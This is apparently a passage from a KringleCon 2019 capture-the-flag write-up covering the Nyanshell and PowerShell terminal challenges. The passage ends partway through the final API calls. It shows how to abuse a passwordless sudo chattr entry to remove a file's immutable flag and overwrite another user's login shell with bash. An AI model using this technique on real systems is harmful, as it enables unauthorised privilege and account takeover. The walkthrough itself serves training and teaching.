


Figure 14 - MongoDB Docker Screenshot

Nyanshell

- **Hint**: On Linux, a user's shell is determined by the contents of /etc/passwd
- **Location**: Speaker UNpreparedness Room
- **URL**: https://docker2019.kringlecon.com/?challenge=nyanshell

Screenshot




Figure 15 - Nyanshell Docker Screenshot

Synopsis

The screenshot above says it all. This combined with the hint suggests that the user won't land in a bash prompt and the task is to make it happen.

Solution

First thing is to see what happens when logging normally using the `su -`[11] command.

[11] https://www.tecmint.com/difference-between-su-and-su-commands-in-linux/

Figure 16 - Nyanshell Docker Screenshot

So clearly this is something to be avoided when trying to complete this achievement.

As the hint suggests, time to focus on `/etc/passwd`. As nyancat is running, the terminal needs to be refreshed in order to get back to a usable prompt or simply by hitting `ctrl+c`[12].

```
elf@d7df796e80ef:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
elf@d7df796e80ef:~$
```

Figure 17 - Nyanshell Docker Screenshot

[12] https://askubuntu.com/questions/890591/why-doesnt-ctrl-c-kill-the-terminal-itself/890597

Alabaster is running the shell `/bin/nsh` which becomes the next thing to look at.

```
elf@d7df796e80ef:~$ ls -laah /bin/nsh
-rwxrwxrwx 1 root root 74K Dec 11 17:40 /bin/nsh
elf@d7df796e80ef:~$
```

Figure 18 - Nyanshell Docker Screenshot

A useful aid to remind yourself of what the permissions are, is shown below




Figure 19 - Linux File Permissions

Using this, it should be clear that the file is writable. Next thing to try is to copy the contents of the bash file that Alabaster needs to land in, into this one by first emptying it and then copying.

```
-bash: /bin/nsh: Operation not permitted
elf@d7df796e80ef:~$
```

Figure 20 - Nyanshell Docker Screenshot

However, there is an error. Using `lsattr`[13] , the file attributes are displayed. The `i` means the file is immutable.

```
elf@d7df796e80ef:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
```

Figure 21 - Nyanshell Docker Screenshot

The immutable flag[14] is set. The next item to check is to see what the current user can run as sudo.

---

[13] http://man7.org/linux/man-pages/man1/lsattr.1.html

[14] https://unix.stackexchange.com/questions/32256/whats-the-meaning-of-output-of-lsattr

```
elf@d7df796e80ef:~$ sudo -ll
Matching Defaults entries for elf on d7df796e80ef:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on d7df796e80ef:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /usr/bin/chattr
elf@d7df796e80ef:~$
```

Figure 22 - Nyanshell Docker Screenshot

Great – `chattr`[15] is used to change file attributes so it needs to be run against the `/bin/nsh` shell. `lsattr` is run again to make sure it's worked.

```
elf@d7df796e80ef:~$ sudo /usr/bin/chattr -i /bin/nsh
elf@d7df796e80ef:~$ lsattr /bin/nsh
--------------e---- /bin/nsh
elf@d7df796e80ef:~$
```

Figure 23 - Nyanshell Docker Screenshot

Putting it all together makes Alabaster land in the necessary shell and the achievement is unlocked.

```
elf@d7df796e80ef:~$ > /bin/nsh
elf@d7df796e80ef:~$ cp /bin/bash /bin/nsh
elf@d7df796e80ef:~$ su alabaster_snowball
Password:
Loading, please wait......



You did it! Congratulations!

alabaster_snowball@d7df796e80ef:/home/elf$
```

Figure 24 - Nyanshell Docker Screenshot

[15] https://linux.die.net/man/1/chattr

Powershell

- **Hint**: https://blogs.sans.org/pen-testing/files/2016/05/PowerShellCheatSheet_v41.pdf
- **Location**: The Laboratory
- **URL**: https://docker2019.kringlecon.com/?challenge=powershell

Screenshot




Figure 25 - PowerShell Docker Screenshot

Synopsis

The message makes it quite clear in the terminal what to do. Follow clues to get the correct laser settings and then to apply them.

Solution

Two things stand out in red. Opening the note[16] and invoking the web request.

[16] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-content?view=powershell-6

```
PS /home/elf> Get-Content /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
PS /home/elf>
```

Figure 26 - PowerShell Docker Screenshot

The hint points to viewing command history.

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 11:28:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860

<html>
<body>
<pre>
-----------------------------------------------------
Christmas Cheer Laser Project Web API
-----------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-----------------------------------------------------
</pre>
</body>
</html>
```

Figure 27 - PowerShell Docker Screenshot

It shows the various values to amend and the way to amend them. Moving on, viewing the command history is next up.

Using the `Get-History`[17] command and formatting it, the following output is displayed.

```
Id                : 7
CommandLine       : (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
ExecutionStatus   : Completed
StartExecutionTime : 11/29/19 4:56:44 PM
EndExecutionTime  : 11/29/19 4:56:44 PM
Duration          : 00:00:00.0310799

Id                : 8
CommandLine       : Get-EventLog -Log "Application"
ExecutionStatus   : Stopped
StartExecutionTime : 11/29/19 4:56:56 PM
EndExecutionTime  : 11/29/19 4:57:14 PM
Duration          : 00:00:18.7496697

Id                : 9
CommandLine       : I have many name=value variables that I share to applications system wide. At a command I will reveal my secrets once you Get my Child Items.
ExecutionStatus   : Completed
StartExecutionTime : 11/29/19 4:57:16 PM
EndExecutionTime  : 11/29/19 4:57:16 PM
Duration          : 00:00:00.6090308
```

Figure 28 - PowerShell Docker Screenshot

It comes back with several commands but numbers (7) and (9) seem to be the most useful where (7) gives shows one of the settings and (9) gives another clue.

The clue heavily suggests environment variables.[18] With a dozen or so being listed, it's best to target the ones of interest as show below.

```
PS /home/elf> gci env:* | sort-object name

Name                           Value
----                           -----
_                              /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       c59b04960b03
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
PATH                           /opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
PSModuleAnalysisCachePath      /var/cache/microsoft/powershell/PSModuleAnalysisCache/ModuleAnalysisCache
PSModulePath                   /home/elf/.local/share/powershell/Modules:/usr/local/share/powershell/Modules:/opt/microsoft/powershell/6/Modules
PWD                            /home/elf
RESOURCE_ID                    undefined
riddle                         Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.
SHELL                          /home/elf/elf
SHLVL                          1
TERM                           xterm
USER                           elf
userdomain                     laserterminal
USERDOMAIN                     laserterminal
username                       elf
USERNAME                       elf

PS /home/elf> gci env:riddle | sort-object name | Format-List -Property *

PSPath        : Microsoft.PowerShell.Core\Environment::riddle
PSDrive       : Env
PSProvider    : Microsoft.PowerShell.Core\Environment
PSIsContainer : False
Name          : riddle
Key           : riddle
Value         : Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.
```

Figure 29 - PowerShell Docker Screenshot

Another clue - this time, recursively search all files under `/etc` and bring back the one with the last write date, specifically, a compressed file.

---

[17] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/get-history?view=powershell-6

[18] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_environment_variables?view=powershell-6

```
PS /home/elf> Get-ChildItem -Recurse '\etc' | Sort {$_.LastWriteTime} | select -last 1
Get-ChildItem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ Get-ChildItem -Recurse '\etc' | Sort {$_.LastWriteTime} | select -las ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand



    Directory: /etc/apt

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          12/31/19 11:31 AM        5662902 archive
```

Figure 30 - PowerShell Docker Screenshot

The archive was found using `Get-ChildItem`[19] and then applying a sort.

Copying it to the home folder and extracting the contents can be done as a one liner by concatenating the commands with a semi colon.

```
PS /home/elf> Copy-Item "\etc\apt\archive" -Destination "\home\elf"; Expand-Archive archive -DestinationPath .\riddle; cd ./riddle/;
PS /home/elf/riddle> dir


    Directory: /home/elf/riddle

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          12/31/19 11:52 AM                refraction

PS /home/elf/riddle> cd ./refraction/
PS /home/elf/riddle/refraction> dir


    Directory: /home/elf/riddle/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM            134 riddle
------           11/5/19  2:26 PM        5724384 runme.elf
```

Figure 31 - PowerShell Docker Screenshot

Another setting and another clue gets delivered.

[19] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-childitem?view=powershell-6

```
PS /home/elf/riddle/refraction> Get-Content riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:

25520151A320B5B0D21561F92C8F6224

PS /home/elf/riddle/refraction> chmod +x ./runme.elf
PS /home/elf/riddle/refraction> ./runme.elf
refraction?val=1.867
PS /home/elf/riddle/refraction>
```

Figure 32 - PowerShell Docker Screenshot

The clue points to going back to the home folder and seeing what's there.

```
PS /home/elf> dir


    Directory: /home/elf

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          12/13/19  5:15 PM                depths
d-----          12/31/19 11:52 AM                riddle
------          12/31/19 11:52 AM        5662902 archive
--r---          12/13/19  4:29 PM           2029 motd
```

Figure 33 - PowerShell Docker Screenshot

There is a folder called depths. MD5 identity? Is it based off filename, filepath or contents? By process of elimination, basing it on file is first using `Get-FileHash`[20].

```
PS /home/elf> Get-Childitem -Path /"home/elf/depths/" -Recurse | where { !$_.PSisContainer } | where { (Get-FileHash -Path $_.FullName -Algorithm MD5).hash -eq "25520151A320B5B0D21561F92C8F6224"}


    Directory: /home/elf/depths/produce

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---         11/18/19  7:53 PM            224 thhy5hll.txt
```

Figure 34 - PowerShell Docker Screenshot

No setting this time, but another clue to follow.

[20] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-filehash?view=powershell-6

```
PS /home/elf> Get-Content /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths. Finding me will give you the most strength but doing so will require Piping all the FullName's to Sort Length.
```

Figure 35 - PowerShell Docker Screenshot

The clue points to sorting all files under `/depth/` and bringing back the longest. Initially looking at just the file size struck gold.

```
PS /home/elf> Get-Childitem -Path /"home/elf/depths/" -Recurse | where-object {$_.length -gt 200} | Sort-Object length | Format-table -Wrap -AutoSize


    Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beau
    ty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox

Mode         LastWriteTime Length Name
----         ------------- ------ ----
--r---   11/18/19  7:53 PM    209 0jhj5xz6.txt

    Directory: /home/elf/depths/produce

Mode         LastWriteTime Length Name
----         ------------- ------ ----
--r---   11/18/19  7:53 PM    224 thhy5hll.txt
```

Figure 36 - PowerShell Docker Screenshot

However, on second glance, it was a bit of luck as there could have been hundreds of files with a length greater than 200 so the script was amended to take this into account by, as the clue suggested, getting all fullnames[21] and selecting the longest one.

```
PS /home/elf> Get-Childitem -Path /"home/elf/depths/" -Recurse | Sort-Object {$_.Fullname.Length} |select -last 1 | Format-table -Wrap -AutoSize


    Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beau
    ty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox

Mode         LastWriteTime Length Name
----         ------------- ------ ----
--r---   11/18/19  7:53 PM    209 0jhj5xz6.txt
```

Figure 37 - PowerShell Docker Screenshot

So it goes on, with another clue to process.

```
PS /home/elf> Get-Content /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ah
Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
PS /home/elf>
```

Figure 38 - PowerShell Docker Screenshot

[21] https://stackoverflow.com/questions/16551047/how-to-display-the-length-of-a-fullname

Next up is to identify running processes, the relevant usernames and kill them. This should make `/shall/see` readable, which is currently unavailable.

```
PS /home/elf> Get-Process -IncludeUsername

    WS(M)   CPU(s)      Id UserName                      ProcessName
    -----   ------      -- --------                      -----------
    26.70     1.28       6 root                          CheerLaserServi
   192.71    19.12      31 elf                           elf
     3.61     0.02       1 root                          init
     0.75     0.00      24 bushy                         sleep
     0.72     0.00      25 alabaster                     sleep
     0.75     0.00      27 minty                         sleep
     0.76     0.00      29 holly                         sleep
     3.49     0.00      30 root                          su

PS /home/elf> Stop-Process -Id 24;Stop-Process -Id 25;Stop-Process -Id 27;Stop-Process -Id 29;
PS /home/elf> Get-Content /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be in the Properties of the lonely unique event Id.
```

Figure 39 - PowerShell Docker Screenshot

Listing the processes[22], killing[23] them in the order requested allowed `/shall/see` to be readable and therefore showing another clue.

The last clue pointed to finding an XML file and then processing the data within it.

```
PS /home/elf> Get-ChildItem -Path \etc -Include *.xml -Recurse -ErrorAction Silentlycontinue


    Directory: /etc/systemd/system/timers.target.wants

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19  7:53 PM       10006962 EventLog.xml
```

Figure 40 - PowerShell Docker Screenshot

Any errors weren't outputted in case there were a load of permissions related warnings. Reading the first few dozen lines gives the screenshot shown on the next page.

[22] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-process?view=powershell-6

[23] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/stop-process?view=powershell-6

```
PS /etc/systemd/system/timers.target.wants> Get-Content ./EventLog.xml -Head 20
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
      <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">3</I32>
      <By N="Version">5</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">3</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>
      <I64 N="RecordId">2194</I64>
      <S N="ProviderName">Microsoft-Windows-Sysmon</S>
      <G N="ProviderId">5770385f-c22a-43e0-bf4c-06f5698ffbd9</G>
      <S N="LogName">Microsoft-Windows-Sysmon/Operational</S>
```

Figure 41 - PowerShell Docker Screenshot

Using a number of resources[24][25] grouping on `<I32 N=”Id”>XXX</I32>` seems the route to take, taking advantage of XML capabilities[26] within PowerShell.

```
PS /etc/systemd/system/timers.target.wants> [xml]$xml = Get-Content /etc/systemd/system/timers.target.wants/EventLog.xml
PS /etc/systemd/system/timers.target.wants> $xml.Objs.Obj.Props.I32 | Where-Object {$_.N -eq "ID" } | Group-Object -Property '#text' | Where {$_.Group.Count -eq 1} | Select -expand Group

N  #text
-  -----
Id 1
```

Figure 42 - PowerShell Docker Screenshot

Just one record is returned which is a site for sore eyes by this point. Now to bring back the properties of the relevant node.

---

[24] https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-eventid-systempropertiestype-element

[25] https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-schema

[26] https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-xml?view=powershell-6

```
PS /etc/systemd/system/timers.target.wants> ($xml.Objs.Obj.Props | Where {$_.I32.N -eq 'Id' -and $_.I32.'#text' -eq 1}).Obj.LST.Obj.Props.S.'#text'
2019-11-07 17:59:56.525
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
10.0.14393.206 (rs1_release.160915-0644)
Windows PowerShell
Microsoft® Windows® Operating System
Microsoft Corporation
PowerShell.EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n    Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}`n"
C:\
ELFURESEARCH\allservices
High
MD5=097CE5761C89434367598B34FE32893B
C:\Windows\System32\svchost.exe
C:\Windows\system32\svchost.exe -k netsvcs
PS /etc/systemd/system/timers.target.wants>
```

Figure 43 - PowerShell Docker Screenshot

At long last, the final setting is exposed. With all settings, they are all applies and thankfully, this achievement is now complete.

```
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/off | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/on | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5 | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/temperature?val=-33.5 | Out-Null);
